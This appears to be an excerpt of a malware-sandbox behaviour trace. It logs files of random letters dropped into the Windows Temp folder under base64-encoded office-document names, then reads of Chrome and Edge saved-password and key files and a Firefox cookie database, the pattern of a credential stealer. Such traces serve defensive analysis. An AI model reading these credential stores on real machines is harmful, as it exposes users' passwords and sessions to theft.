PATZGCMDPRDXL QGZUFJZGZDRTSVNC HAUPMRLPRPZKGV AVXYEVCKEHKMMJGK SJOOUYGYLDDIEY HRSUUPROPBGJMTER POAVKYFPSCESRJ NQZFKBQPUDQDDUMC FWKLZTOAKIRCBY NHNUNDHQGUCZFGLF AWYRAYVDHRMGQX AXAOYSCNPGEKEPC	success or wait	3	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	0	1026	5a 51 49 58 4d 56 51 47 41 48 44 49 54 44 4a 5a 47 47 42 52 56 4d 4c 45 43 51 53 57 4f 52 54 5a 53 4c 56 52 50 56 45 47 50 57 50 56 5a 54 53 43 55 41 41 4f 5a 45 48 45 4d 51 42 46 58 59 51 48 41 48 4a 5a 53 44 4c 42 46 57 43 48 53 47 48 55 4c 43 50 59 53 59 53 51 58 52 5a 4a 57 45 42 49 51 58 55 55 42 51 57 52 57 54 45 49 45 59 58 51 4e 51 53 57 53 49 46 53 5a 52 43 4b 4b 50 49 45 4d 46 43 50 57 47 55 43 51 51 4d 54 53 48 5a 42 53 5a 56 54 52 42 50 43 50 45 4a 55 4f 54 54 58 57 46 54 5a 4d 49 41 43 4b 47 59 47 43 4b 47 4d 43 53 42 44 45 57 53 59 4d 50 46 56 4e 4f 4f 4c 5a 45 41 52 54 59 55 50 43 57 54 4f 42 41 43 49 50 57 48 46 50 57 4f 52 44 50 4c 51 4d 4e 4c 4d 55 5a 4e 41 4b 4f 51 56 53 4b 48 4b 49 46 4c 50 43 59 45 48 44 44 52 52 44 51 4f 59 43 59 51	ZQIXMVQGAHDITDJZG GBRVMLECQSWOR TZSLVRPVEGPWPVZT SCUAAOZEHEMQBF XYQHAHJZSDLBFWCH SGHULCPYSYSQXR ZJWEBIQXUUBQWRWT EIEYXQNQSWSIFS ZRCKKPIEMFCPWGUC QQMTSHZBSZVTRB PCPEJUOTTXWFTZMIA CKGYGCKGMCSBD EWSYMPFVNOOLZEAR TYUPCWTOBACIPW HFPWORDPLQMNLMUZ NAKOQVSKHKIFLP CYEHDDRRDQOYCYQ	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	1026	49 50 4b 47 45 4c 4e 54 51 59 48 51 48 47 53 48 54 50 56 57 41 52 49 51 46 46 44 51 4f 52 42 45 41 49 43 52 4b 59 43 4d 4b 43 58 4f 58 58 45 5a 47 54 46 50 57 4e 4e 59 47 50 46 4d 4b 4a 4b 59 46 4d 4d 44 49 59 58 46 50 44 4f 4d 42 55 44 58 49 54 4c 46 57 46 4e 56 53 4a 52 49 41 58 52 59 4d 4c 5a 45 50 46 41 53 4d 42 55 55 4d 48 53 52 52 4c 4d 5a 4a 59 46 58 42 45 50 49 4c 59 4d 47 41 43 4f 41 51 50 55 52 49 56 46 50 50 4a 51 45 57 46 46 57 52 53 42 44 55 59 42 52 48 52 51 4f 4e 4d 53 50 45 4c 50 58 44 4d 42 58 47 42 59 41 51 49 58 41 47 52 4a 46 56 49 45 46 43 56 51 4d 45 59 50 48 4e 55 47 5a 56 51 5a 47 4d 59 46 51 44 55 45 4a 46 46 56 52 41 4e 5a 4d 4f 57 5a 53 58 48 41 54 4b 4e 44 4a 53 43 53 59 51 43 53 56 4f 52 57 5a 47 56 4e 58 48 43 43 56 54 56 58	IPKGELNTQYHQHGSHT PVWARIQFFDQOR BEAICRKYCMKCXOXX EZGTFPWNNYGPFM KJKYFMMDIYXFPDOMB UDXITLFWFNVSJ RIAXRYMLZEPFASMBU UMHSRRLMZJYFX BEPILYMGACOAQPURI VFPPJQEWFFWRS BDUYBRHRQONMSPEL PXDMBXGBYAQIXA GRJFVIEFCVQMEYPHN UGZVQZGMYFQDU EJFFVRANZMOWZSXH ATKNDJSCSYQCSV ORWZGVNXHCCVTVX	success or wait	2	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\TkVCRIFRWVdQUy5kb2N4	0	1026	4e 45 42 46 51 51 59 57 50 53 54 45 58 42 5a 49 44 55 54 54 41 54 5a 5a 54 46 57 52 41 42 52 4a 42 4c 4c 43 5a 59 4a 4f 56 52 58 48 55 4d 50 44 48 45 47 51 44 57 54 48 50 4e 52 49 4a 58 4a 58 42 55 53 51 45 56 4a 4b 55 4c 4d 4c 50 43 41 50 43 53 48 46 55 50 44 4a 43 45 41 41 4e 4e 59 4f 46 44 55 48 4c 4c 4c 48 4f 56 46 4e 4b 4e 54 52 56 57 5a 45 46 49 55 42 58 52 58 49 4d 52 57 58 44 50 57 56 54 46 4b 51 4d 47 59 4e 52 41 42 4d 54 41 4e 52 47 47 53 4c 47 45 49 4f 41 55 42 51 46 51 54 4c 43 5a 57 4d 45 48 57 4f 5a 49 49 51 4d 52 4a 4c 41 48 4c 58 50 58 4e 4a 56 43 47 4c 45 4e 58 44 54 42 46 4b 5a 4b 4a 4c 59 42 4a 52 43 48 4e 44 43 53 44 4b 46 4f 58 49 42 4f 5a 54 4e 58 4a 59 41 4a 52 53 42 42 51 50 47 41 4b 54 48 56 48 4d 51 4c 58 59 51 47 42 47 4a 45 4b	NEBFQQYWPSTEXBZID UTTATZZTFWRAB RJBLLCZYJOVRXHUMP DHEGQDWTHPNRI JXJXBUSQEVJKULMLP CAPCSHFUPDJCE AANNYOFDUHLLLHOVF NKNTRVWZEFIUB XRXIMRWXDPWVTFKQ MGYNRABMTANRGG SLGEIOAUBQFQTLCZW MEHWOZIIQMRJL AHLXPXNJVCGLENXDT BFKZKJLYBJRCH NDCSDKFOXIBOZTNXJ YAJRSBBQPGAKT HVHMQLXYQGBGJEK	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\TkVCRIFRWVdQUy54bHN4	0	1026	4e 45 42 46 51 51 59 57 50 53 54 45 58 42 5a 49 44 55 54 54 41 54 5a 5a 54 46 57 52 41 42 52 4a 42 4c 4c 43 5a 59 4a 4f 56 52 58 48 55 4d 50 44 48 45 47 51 44 57 54 48 50 4e 52 49 4a 58 4a 58 42 55 53 51 45 56 4a 4b 55 4c 4d 4c 50 43 41 50 43 53 48 46 55 50 44 4a 43 45 41 41 4e 4e 59 4f 46 44 55 48 4c 4c 4c 48 4f 56 46 4e 4b 4e 54 52 56 57 5a 45 46 49 55 42 58 52 58 49 4d 52 57 58 44 50 57 56 54 46 4b 51 4d 47 59 4e 52 41 42 4d 54 41 4e 52 47 47 53 4c 47 45 49 4f 41 55 42 51 46 51 54 4c 43 5a 57 4d 45 48 57 4f 5a 49 49 51 4d 52 4a 4c 41 48 4c 58 50 58 4e 4a 56 43 47 4c 45 4e 58 44 54 42 46 4b 5a 4b 4a 4c 59 42 4a 52 43 48 4e 44 43 53 44 4b 46 4f 58 49 42 4f 5a 54 4e 58 4a 59 41 4a 52 53 42 42 51 50 47 41 4b 54 48 56 48 4d 51 4c 58 59 51 47 42 47 4a 45 4b	NEBFQQYWPSTEXBZID UTTATZZTFWRAB RJBLLCZYJOVRXHUMP DHEGQDWTHPNRI JXJXBUSQEVJKULMLP CAPCSHFUPDJCE AANNYOFDUHLLLHOVF NKNTRVWZEFIUB XRXIMRWXDPWVTFKQ MGYNRABMTANRGG SLGEIOAUBQFQTLCZW MEHWOZIIQMRJL AHLXPXNJVCGLENXDT BFKZKJLYBJRCH NDCSDKFOXIBOZTNXJ YAJRSBBQPGAKT HVHMQLXYQGBGJEK	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	0	1026	50 49 56 46 41 47 45 41 41 56 56 4d 59 4f 4b 4c 49 48 41 47 56 4b 51 53 49 42 52 4d 49 45 42 50 4b 5a 48 52 53 52 59 53 59 43 54 5a 41 53 53 45 57 47 51 4c 54 46 59 50 49 54 47 46 42 4c 49 4d 4f 53 5a 50 43 4f 59 4a 4c 44 4d 49 4b 55 59 52 4d 46 5a 4e 4f 56 41 4b 4e 4e 46 55 46 4d 46 57 41 51 5a 49 5a 5a 53 4f 48 50 55 4b 54 4d 45 51 4b 56 4d 5a 47 4f 52 52 48 48 55 41 50 41 56 45 48 4e 54 52 48 46 54 43 4f 57 55 51 4c 4d 54 58 48 46 41 41 53 58 4e 53 4a 4f 4d 56 45 56 5a 4b 49 42 54 59 55 45 4f 45 41 59 57 4f 52 43 4c 58 4e 57 58 4d 57 56 54 43 56 46 55 4a 4f 4f 48 4a 46 56 42 54 51 47 59 53 50 4c 56 4e 5a 56 51 41 4b 59 52 57 42 58 41 53 49 46 4f 42 50 4d 46 41 50 4d 41 56 45 46 50 41 59 45 56 43 48 4c 4b 4f 56 47 4d 41 46 54 44 5a 59 53 46 43 52 56 46	PIVFAGEAAVVMYOKLI HAGVKQSIBRMIE BPKZHRSRYSYCTZASS EWGQLTFYPITGF BLIMOSZPCOYJLDMIK UYRMFZNOVAKNN FUFMFWAQZIZZSOHP UKTMEQKVMZGORR HHUAPAVEHNTRHFTC OWUQLMTXHFAASX NSJOMVEVZKIBTYUEO EAYWORCLXNWXM WVTCVFUJOOHJFVBT QGYSPLVNZVQAKY RWBXASIFOBPMFAPM AVEFPAYEVCHLKO VGMAFTDZYSFCRVF	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	0	1026	51 43 46 57 59 53 4b 4d 48 41 52 4c 41 46 54 4d 44 41 59 43 44 50 44 4e 56 4c 4c 58 59 41 48 59 4a 51 56 44 44 4b 57 4d 57 5a 58 54 4f 44 4d 56 51 48 4f 57 59 41 4b 5a 47 50 4b 4a 45 48 4c 44 45 41 44 4c 57 41 4f 59 46 48 43 52 42 4f 4e 51 59 4f 4c 4e 4a 4b 58 4c 58 58 50 53 56 4e 4e 42 55 4d 47 53 53 48 53 52 59 49 4b 4b 4c 4e 57 42 4a 53 53 5a 51 46 5a 42 46 57 49 50 59 59 41 4c 42 57 59 58 50 55 43 48 43 42 50 50 50 52 56 49 43 5a 48 41 41 58 44 42 53 42 44 41 46 53 4a 53 4c 52 50 5a 43 4b 4d 49 4c 44 4c 4b 54 5a 4a 54 54 4a 57 54 52 44 55 58 50 49 4f 53 57 59 52 50 4a 4b 56 4c 4a 41 47 48 53 47 45 50 50 45 52 52 41 51 4c 41 4a 4c 49 52 47 5a 50 4f 52 52 4e 42 48 49 4b 59 4d 59 57 48 4a 4a 4b 4e 58 49 51 4f 50 44 4a 50 58 46 4c 46 50 57 58 44 43 53 5a	QCFWYSKMHARLAFTM DAYCDPDNVLLXYA HYJQVDDKWMWZXTO DMVQHOWYAKZGPKJ EHLDEADLWAOYFHCR BONQYOLNJKXLXX PSVNNBUMGSSHSRYI KKLNWBJSSZQFZB FWIPYYALBWYXPUCH CBPPPRVICZHAAX DBSBDAFSJSLRPZCKM ILDLKTZJTTJWT RDUXPIOSWYRPJKVLJ AGHSGEPPERRAQ LAJLIRGZPORRNBHIKY MYWHJJKNXIQO PDJPXFLFPWXDCSZ	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\UU5DWUNERkIKSi54bHN4	0	1026	51 4e 43 59 43 44 46 49 4a 4a 58 58 46 4f 42 42 58 55 5a 57 4f 46 55 51 53 53 4e 4e 4d 46 59 49 44 49 4c 57 4c 48 54 41 5a 4c 48 4c 4a 4f 4e 4d 43 44 43 56 4e 43 56 58 57 42 4d 55 46 4a 5a 41 46 4b 45 45 50 4e 58 5a 44 59 5a 4a 43 53 50 4f 41 4d 4f 52 42 45 45 54 4d 41 43 57 41 5a 47 47 54 4f 58 4a 43 48 54 44 54 4d 56 42 48 52 50 54 4c 42 43 59 5a 4f 52 41 43 53 5a 4f 58 4a 5a 52 56 4d 5a 48 56 45 4f 4f 44 47 4b 4a 52 52 59 4c 43 4b 55 46 41 59 4f 58 56 4b 57 4a 4d 50 52 4e 52 4e 50 5a 45 50 51 5a 4f 4e 49 55 58 50 50 49 5a 4d 52 4b 53 4d 58 41 50 57 59 45 46 59 59 4d 4d 45 56 41 58 4f 56 45 5a 53 50 42 45 4a 58 45 4e 48 4c 49 48 58 51 4d 57 4a 52 4e 55 4a 46 49 4c 5a 42 56 43 48 5a 47 53 58 53 43 5a 44 4c 55 4a 59 41 49 45 4d 46 41 4b 4d 47 5a 52 47 56	QNCYCDFIJJXXFOBBX UZWOFUQSSNNMF YIDILWLHTAZLHLJONM CDCVNCVXWBMU FJZAFKEEPNXZDYZJC SPOAMORBEETMA CWAZGGTOXJCHTDTM VBHRPTLBCYZORA CSZOXJZRVMZHVEOO DGKJRRYLCKUFAY OXVKWJMPRNRNPZEP QZONIUXPPIZMRK SMXAPWYEFYYMMEVA XOVEZSPBEJXENH LIHXQMWJRNUJFILZBV CHZGSXSCZDLU JYAIEMFAKMGZRGV	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	0	1026	53 46 50 55 53 41 46 49 4f 4c 44 4d 54 52 4e 55 54 47 4e 54 4a 55 57 46 43 57 53 5a 53 48 57 45 44 56 58 52 4b 56 52 51 51 4a 55 52 41 59 57 4c 57 55 55 42 54 49 4b 45 4e 46 4f 58 4b 57 41 45 49 4d 51 45 49 5a 4e 5a 4e 52 41 44 51 50 41 54 5a 47 43 4d 44 50 52 44 58 4c 51 47 5a 55 46 4a 5a 47 5a 44 52 54 53 56 4e 43 48 41 55 50 4d 52 4c 50 52 50 5a 4b 47 56 41 56 58 59 45 56 43 4b 45 48 4b 4d 4d 4a 47 4b 53 4a 4f 4f 55 59 47 59 4c 44 44 49 45 59 48 52 53 55 55 50 52 4f 50 42 47 4a 4d 54 45 52 50 4f 41 56 4b 59 46 50 53 43 45 53 52 4a 4e 51 5a 46 4b 42 51 50 55 44 51 44 44 55 4d 43 46 57 4b 4c 5a 54 4f 41 4b 49 52 43 42 59 4e 48 4e 55 4e 44 48 51 47 55 43 5a 46 47 4c 46 41 57 59 52 41 59 56 44 48 52 4d 47 51 58 41 58 41 4f 59 53 43 4e 50 47 45 4b 45 50 43	SFPUSAFIOLDMTRNUT GNTJUWFCWSZSH WEDVXRKVRQQJURAY WLWUUBTIKENFOX KWAEIMQEIZNZNRADQ PATZGCMDPRDXL QGZUFJZGZDRTSVNC HAUPMRLPRPZKGV AVXYEVCKEHKMMJGK SJOOUYGYLDDIEY HRSUUPROPBGJMTER POAVKYFPSCESRJ NQZFKBQPUDQDDUMC FWKLZTOAKIRCBY NHNUNDHQGUCZFGLF AWYRAYVDHRMGQX AXAOYSCNPGEKEPC	success or wait	2	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	0	1026	5a 51 49 58 4d 56 51 47 41 48 44 49 54 44 4a 5a 47 47 42 52 56 4d 4c 45 43 51 53 57 4f 52 54 5a 53 4c 56 52 50 56 45 47 50 57 50 56 5a 54 53 43 55 41 41 4f 5a 45 48 45 4d 51 42 46 58 59 51 48 41 48 4a 5a 53 44 4c 42 46 57 43 48 53 47 48 55 4c 43 50 59 53 59 53 51 58 52 5a 4a 57 45 42 49 51 58 55 55 42 51 57 52 57 54 45 49 45 59 58 51 4e 51 53 57 53 49 46 53 5a 52 43 4b 4b 50 49 45 4d 46 43 50 57 47 55 43 51 51 4d 54 53 48 5a 42 53 5a 56 54 52 42 50 43 50 45 4a 55 4f 54 54 58 57 46 54 5a 4d 49 41 43 4b 47 59 47 43 4b 47 4d 43 53 42 44 45 57 53 59 4d 50 46 56 4e 4f 4f 4c 5a 45 41 52 54 59 55 50 43 57 54 4f 42 41 43 49 50 57 48 46 50 57 4f 52 44 50 4c 51 4d 4e 4c 4d 55 5a 4e 41 4b 4f 51 56 53 4b 48 4b 49 46 4c 50 43 59 45 48 44 44 52 52 44 51 4f 59 43 59 51	ZQIXMVQGAHDITDJZG GBRVMLECQSWOR TZSLVRPVEGPWPVZT SCUAAOZEHEMQBF XYQHAHJZSDLBFWCH SGHULCPYSYSQXR ZJWEBIQXUUBQWRWT EIEYXQNQSWSIFS ZRCKKPIEMFCPWGUC QQMTSHZBSZVTRB PCPEJUOTTXWFTZMIA CKGYGCKGMCSBD EWSYMPFVNOOLZEAR TYUPCWTOBACIPW HFPWORDPLQMNLMUZ NAKOQVSKHKIFLP CYEHDDRRDQOYCYQ	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	0	1026	5a 51 49 58 4d 56 51 47 41 48 44 49 54 44 4a 5a 47 47 42 52 56 4d 4c 45 43 51 53 57 4f 52 54 5a 53 4c 56 52 50 56 45 47 50 57 50 56 5a 54 53 43 55 41 41 4f 5a 45 48 45 4d 51 42 46 58 59 51 48 41 48 4a 5a 53 44 4c 42 46 57 43 48 53 47 48 55 4c 43 50 59 53 59 53 51 58 52 5a 4a 57 45 42 49 51 58 55 55 42 51 57 52 57 54 45 49 45 59 58 51 4e 51 53 57 53 49 46 53 5a 52 43 4b 4b 50 49 45 4d 46 43 50 57 47 55 43 51 51 4d 54 53 48 5a 42 53 5a 56 54 52 42 50 43 50 45 4a 55 4f 54 54 58 57 46 54 5a 4d 49 41 43 4b 47 59 47 43 4b 47 4d 43 53 42 44 45 57 53 59 4d 50 46 56 4e 4f 4f 4c 5a 45 41 52 54 59 55 50 43 57 54 4f 42 41 43 49 50 57 48 46 50 57 4f 52 44 50 4c 51 4d 4e 4c 4d 55 5a 4e 41 4b 4f 51 56 53 4b 48 4b 49 46 4c 50 43 59 45 48 44 44 52 52 44 51 4f 59 43 59 51	ZQIXMVQGAHDITDJZG GBRVMLECQSWOR TZSLVRPVEGPWPVZT SCUAAOZEHEMQBF XYQHAHJZSDLBFWCH SGHULCPYSYSQXR ZJWEBIQXUUBQWRWT EIEYXQNQSWSIFS ZRCKKPIEMFCPWGUC QQMTSHZBSZVTRB PCPEJUOTTXWFTZMIA CKGYGCKGMCSBD EWSYMPFVNOOLZEAR TYUPCWTOBACIPW HFPWORDPLQMNLMUZ NAKOQVSKHKIFLP CYEHDDRRDQOYCYQ	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	1026	49 50 4b 47 45 4c 4e 54 51 59 48 51 48 47 53 48 54 50 56 57 41 52 49 51 46 46 44 51 4f 52 42 45 41 49 43 52 4b 59 43 4d 4b 43 58 4f 58 58 45 5a 47 54 46 50 57 4e 4e 59 47 50 46 4d 4b 4a 4b 59 46 4d 4d 44 49 59 58 46 50 44 4f 4d 42 55 44 58 49 54 4c 46 57 46 4e 56 53 4a 52 49 41 58 52 59 4d 4c 5a 45 50 46 41 53 4d 42 55 55 4d 48 53 52 52 4c 4d 5a 4a 59 46 58 42 45 50 49 4c 59 4d 47 41 43 4f 41 51 50 55 52 49 56 46 50 50 4a 51 45 57 46 46 57 52 53 42 44 55 59 42 52 48 52 51 4f 4e 4d 53 50 45 4c 50 58 44 4d 42 58 47 42 59 41 51 49 58 41 47 52 4a 46 56 49 45 46 43 56 51 4d 45 59 50 48 4e 55 47 5a 56 51 5a 47 4d 59 46 51 44 55 45 4a 46 46 56 52 41 4e 5a 4d 4f 57 5a 53 58 48 41 54 4b 4e 44 4a 53 43 53 59 51 43 53 56 4f 52 57 5a 47 56 4e 58 48 43 43 56 54 56 58	IPKGELNTQYHQHGSHT PVWARIQFFDQOR BEAICRKYCMKCXOXX EZGTFPWNNYGPFM KJKYFMMDIYXFPDOMB UDXITLFWFNVSJ RIAXRYMLZEPFASMBU UMHSRRLMZJYFX BEPILYMGACOAQPURI VFPPJQEWFFWRS BDUYBRHRQONMSPEL PXDMBXGBYAQIXA GRJFVIEFCVQMEYPHN UGZVQZGMYFQDU EJFFVRANZMOWZSXH ATKNDJSCSYQCSV ORWZGVNXHCCVTVX	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	0	1026	51 43 46 57 59 53 4b 4d 48 41 52 4c 41 46 54 4d 44 41 59 43 44 50 44 4e 56 4c 4c 58 59 41 48 59 4a 51 56 44 44 4b 57 4d 57 5a 58 54 4f 44 4d 56 51 48 4f 57 59 41 4b 5a 47 50 4b 4a 45 48 4c 44 45 41 44 4c 57 41 4f 59 46 48 43 52 42 4f 4e 51 59 4f 4c 4e 4a 4b 58 4c 58 58 50 53 56 4e 4e 42 55 4d 47 53 53 48 53 52 59 49 4b 4b 4c 4e 57 42 4a 53 53 5a 51 46 5a 42 46 57 49 50 59 59 41 4c 42 57 59 58 50 55 43 48 43 42 50 50 50 52 56 49 43 5a 48 41 41 58 44 42 53 42 44 41 46 53 4a 53 4c 52 50 5a 43 4b 4d 49 4c 44 4c 4b 54 5a 4a 54 54 4a 57 54 52 44 55 58 50 49 4f 53 57 59 52 50 4a 4b 56 4c 4a 41 47 48 53 47 45 50 50 45 52 52 41 51 4c 41 4a 4c 49 52 47 5a 50 4f 52 52 4e 42 48 49 4b 59 4d 59 57 48 4a 4a 4b 4e 58 49 51 4f 50 44 4a 50 58 46 4c 46 50 57 58 44 43 53 5a	QCFWYSKMHARLAFTM DAYCDPDNVLLXYA HYJQVDDKWMWZXTO DMVQHOWYAKZGPKJ EHLDEADLWAOYFHCR BONQYOLNJKXLXX PSVNNBUMGSSHSRYI KKLNWBJSSZQFZB FWIPYYALBWYXPUCH CBPPPRVICZHAAX DBSBDAFSJSLRPZCKM ILDLKTZJTTJWT RDUXPIOSWYRPJKVLJ AGHSGEPPERRAQ LAJLIRGZPORRNBHIKY MYWHJJKNXIQO PDJPXFLFPWXDCSZ	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	0	1026	5a 51 49 58 4d 56 51 47 41 48 44 49 54 44 4a 5a 47 47 42 52 56 4d 4c 45 43 51 53 57 4f 52 54 5a 53 4c 56 52 50 56 45 47 50 57 50 56 5a 54 53 43 55 41 41 4f 5a 45 48 45 4d 51 42 46 58 59 51 48 41 48 4a 5a 53 44 4c 42 46 57 43 48 53 47 48 55 4c 43 50 59 53 59 53 51 58 52 5a 4a 57 45 42 49 51 58 55 55 42 51 57 52 57 54 45 49 45 59 58 51 4e 51 53 57 53 49 46 53 5a 52 43 4b 4b 50 49 45 4d 46 43 50 57 47 55 43 51 51 4d 54 53 48 5a 42 53 5a 56 54 52 42 50 43 50 45 4a 55 4f 54 54 58 57 46 54 5a 4d 49 41 43 4b 47 59 47 43 4b 47 4d 43 53 42 44 45 57 53 59 4d 50 46 56 4e 4f 4f 4c 5a 45 41 52 54 59 55 50 43 57 54 4f 42 41 43 49 50 57 48 46 50 57 4f 52 44 50 4c 51 4d 4e 4c 4d 55 5a 4e 41 4b 4f 51 56 53 4b 48 4b 49 46 4c 50 43 59 45 48 44 44 52 52 44 51 4f 59 43 59 51	ZQIXMVQGAHDITDJZG GBRVMLECQSWOR TZSLVRPVEGPWPVZT SCUAAOZEHEMQBF XYQHAHJZSDLBFWCH SGHULCPYSYSQXR ZJWEBIQXUUBQWRWT EIEYXQNQSWSIFS ZRCKKPIEMFCPWGUC QQMTSHZBSZVTRB PCPEJUOTTXWFTZMIA CKGYGCKGMCSBD EWSYMPFVNOOLZEAR TYUPCWTOBACIPW HFPWORDPLQMNLMUZ NAKOQVSKHKIFLP CYEHDDRRDQOYCYQ	success or wait	1	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	1026	49 50 4b 47 45 4c 4e 54 51 59 48 51 48 47 53 48 54 50 56 57 41 52 49 51 46 46 44 51 4f 52 42 45 41 49 43 52 4b 59 43 4d 4b 43 58 4f 58 58 45 5a 47 54 46 50 57 4e 4e 59 47 50 46 4d 4b 4a 4b 59 46 4d 4d 44 49 59 58 46 50 44 4f 4d 42 55 44 58 49 54 4c 46 57 46 4e 56 53 4a 52 49 41 58 52 59 4d 4c 5a 45 50 46 41 53 4d 42 55 55 4d 48 53 52 52 4c 4d 5a 4a 59 46 58 42 45 50 49 4c 59 4d 47 41 43 4f 41 51 50 55 52 49 56 46 50 50 4a 51 45 57 46 46 57 52 53 42 44 55 59 42 52 48 52 51 4f 4e 4d 53 50 45 4c 50 58 44 4d 42 58 47 42 59 41 51 49 58 41 47 52 4a 46 56 49 45 46 43 56 51 4d 45 59 50 48 4e 55 47 5a 56 51 5a 47 4d 59 46 51 44 55 45 4a 46 46 56 52 41 4e 5a 4d 4f 57 5a 53 58 48 41 54 4b 4e 44 4a 53 43 53 59 51 43 53 56 4f 52 57 5a 47 56 4e 58 48 43 43 56 54 56 58	IPKGELNTQYHQHGSHT PVWARIQFFDQOR BEAICRKYCMKCXOXX EZGTFPWNNYGPFM KJKYFMMDIYXFPDOMB UDXITLFWFNVSJ RIAXRYMLZEPFASMBU UMHSRRLMZJYFX BEPILYMGACOAQPURI VFPPJQEWFFWRS BDUYBRHRQONMSPEL PXDMBXGBYAQIXA GRJFVIEFCVQMEYPHN UGZVQZGMYFQDU EJFFVRANZMOWZSXH ATKNDJSCSYQCSV ORWZGVNXHCCVTVX	success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	1026	49 50 4b 47 45 4c 4e 54 51 59 48 51 48 47 53 48 54 50 56 57 41 52 49 51 46 46 44 51 4f 52 42 45 41 49 43 52 4b 59 43 4d 4b 43 58 4f 58 58 45 5a 47 54 46 50 57 4e 4e 59 47 50 46 4d 4b 4a 4b 59 46 4d 4d 44 49 59 58 46 50 44 4f 4d 42 55 44 58 49 54 4c 46 57 46 4e 56 53 4a 52 49 41 58 52 59 4d 4c 5a 45 50 46 41 53 4d 42 55 55 4d 48 53 52 52 4c 4d 5a 4a 59 46 58 42 45 50 49 4c 59 4d 47 41 43 4f 41 51 50 55 52 49 56 46 50 50 4a 51 45 57 46 46 57 52 53 42 44 55 59 42 52 48 52 51 4f 4e 4d 53 50 45 4c 50 58 44 4d 42 58 47 42 59 41 51 49 58 41 47 52 4a 46 56 49 45 46 43 56 51 4d 45 59 50 48 4e 55 47 5a 56 51 5a 47 4d 59 46 51 44 55 45 4a 46 46 56 52 41 4e 5a 4d 4f 57 5a 53 58 48 41 54 4b 4e 44 4a 53 43 53 59 51 43 53 56 4f 52 57 5a 47 56 4e 58 48 43 43 56 54 56 58	IPKGELNTQYHQHGSHT PVWARIQFFDQOR BEAICRKYCMKCXOXX EZGTFPWNNYGPFM KJKYFMMDIYXFPDOMB UDXITLFWFNVSJ RIAXRYMLZEPFASMBU UMHSRRLMZJYFX BEPILYMGACOAQPURI VFPPJQEWFFWRS BDUYBRHRQONMSPEL PXDMBXGBYAQIXA GRJFVIEFCVQMEYPHN UGZVQZGMYFQDU EJFFVRANZMOWZSXH ATKNDJSCSYQCSV ORWZGVNXHCCVTVX	success or wait	1	7FFD92CC0A2E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	0	4096	success or wait	9	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	success or wait	16	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	0	4096	success or wait	12	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	0	4096	success or wait	10	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	0	4096	success or wait	10	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\2o7hffxt.default-release\cookies.sqlite	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
